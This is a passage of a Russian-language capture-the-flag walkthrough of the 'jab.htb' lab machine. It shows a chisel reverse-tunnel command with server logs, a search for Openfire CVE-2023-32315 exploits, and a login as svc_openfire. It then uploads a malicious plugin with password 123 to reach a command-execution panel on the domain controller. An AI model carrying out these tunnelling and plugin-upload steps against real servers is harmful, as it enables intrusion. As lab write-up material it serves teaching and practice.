
В логах сервера должны увидеть сообщение о создании сессии.



```
./chisel.bin server --port 8888 --reverse
                 server: Reverse tunnelling enabled
                 server: Fingerprint /xurK1JxUGmxjEZ+lRXAc/cvgw9eGRbCFlfo8zuSSwE=
                 server: Listening on http://0.0.0.0:8888
                 server: session#1: tun: proxy#R:9090=>9090: Listening
```


Логи chisel server

Когда туннель готов, можно просмотреть сайт через порт 9090 своего локального хоста.



Форма авторизации Openfire

Для этого сервиса есть недавние CVE и даже опубликованный на GitHub эксплоит для обхода аутентификации и дальнейшего получения RCE через загрузку плагина.




Результатов: примерно 8 770 000 (0,25 сек.)

VulnCheck
https://vulncheck.com › blog › openfire-cve-2023-32315
Exploitation of Openfire CVE-2023-32315 - Blog
22 авг. 2023 г. — CVE-2023-32315 is a path traversal vulnerability affecting the Openfire admin console. Openfire is a well-known open-source chat server, and ...

GitHub
https://github.com › CVE-20... · Перевести эту страницу
CVE-2023-32315 - Openfire Authentication Bypass
This repository highlights a high security issue impacting various versions of Openfire. Openfire, a cross-platform real-time collaboration server utilizing ...

Поиск эксплоитов в Google

Обход аутентификации не работает, однако получилось авторизоваться под учетной записью `svc_openfire`.



Server Information

Below you will find server information, ports being used and latest news about Openfire.

Server Properties
Server Uptime: 29 minutes -- started Mar 27, 2024 2:01:09 PM
Version: Openfire 4.7.5
Server Directory: C:\Program Files\Openfire
XMPP Domain Name: jab.htb


Environment
Java Version: 1.8.0_391 Oracle Corporation -- Java HotSpot(TM) 64-Bit Server VM
Appserver: jetty/9.4.43.v20210629
Server Host Name (FQDN): dc01.jab.htb DNS configuration appears to be missing or incorrect.
OS / Hardware: Windows Server 2019 / amd64
Locale / Timezone: en / Eastern Standard Time (-5 GMT)
OS Process Owner: DC01$
Java Memory 91.84 MB of 910.50 MB (10.1%) used

The Ignite Realtime feed is currently unavailable.

Server Ports
Interface Port Type Description

Главная страница Openfire

Попробуем получить RCE через загрузку плагина из того же репозитория. Для этого переходим на страницу Plugins и загружаем плагин.



Plugins


Plugins add new functionality to the server. The list of plugins currently installed is below. To download new

Plugins	Description
Registration	Performs various actions whenever a new
Search	Provides support for Jabber Search (XEP-
User Import Export	Enables import and export of user data

Upload Plugin
Plugin files (.jar) can be uploaded directly by using the form below.

Страница Plugins

После загрузки плагина увидим описание, что пароль 123.



Plugins

Plugin uploaded successfully.


Plugins add new functionality to the server. The list of plugins currently installed is below. To download new plugins, please visit the Available Plugins page.

Plugins	Description	Version	Author	Restart	Delete
Management Tool	pass 123	0.0.0	author		
Registration	Performs various actions whenever a new user account is created.	1.7.3	Ryan Graham		
Search	Provides support for Jabber Search (XEP-0055)	1.7.4	Ryan Graham		
User Import Export	Enables import and export of user data	2.7.0	Ryan Graham		

Upload Plugin
Plugin files (.jar) can be uploaded directly by using the form below.


Страница Plugins

Теперь через меню Server переходим к Server Settings → Management Tool.



Страница Management Tool

Нас встречает форма ввода пароля. Вводим **`123`** и получаем доступ к панели выполнения команд.

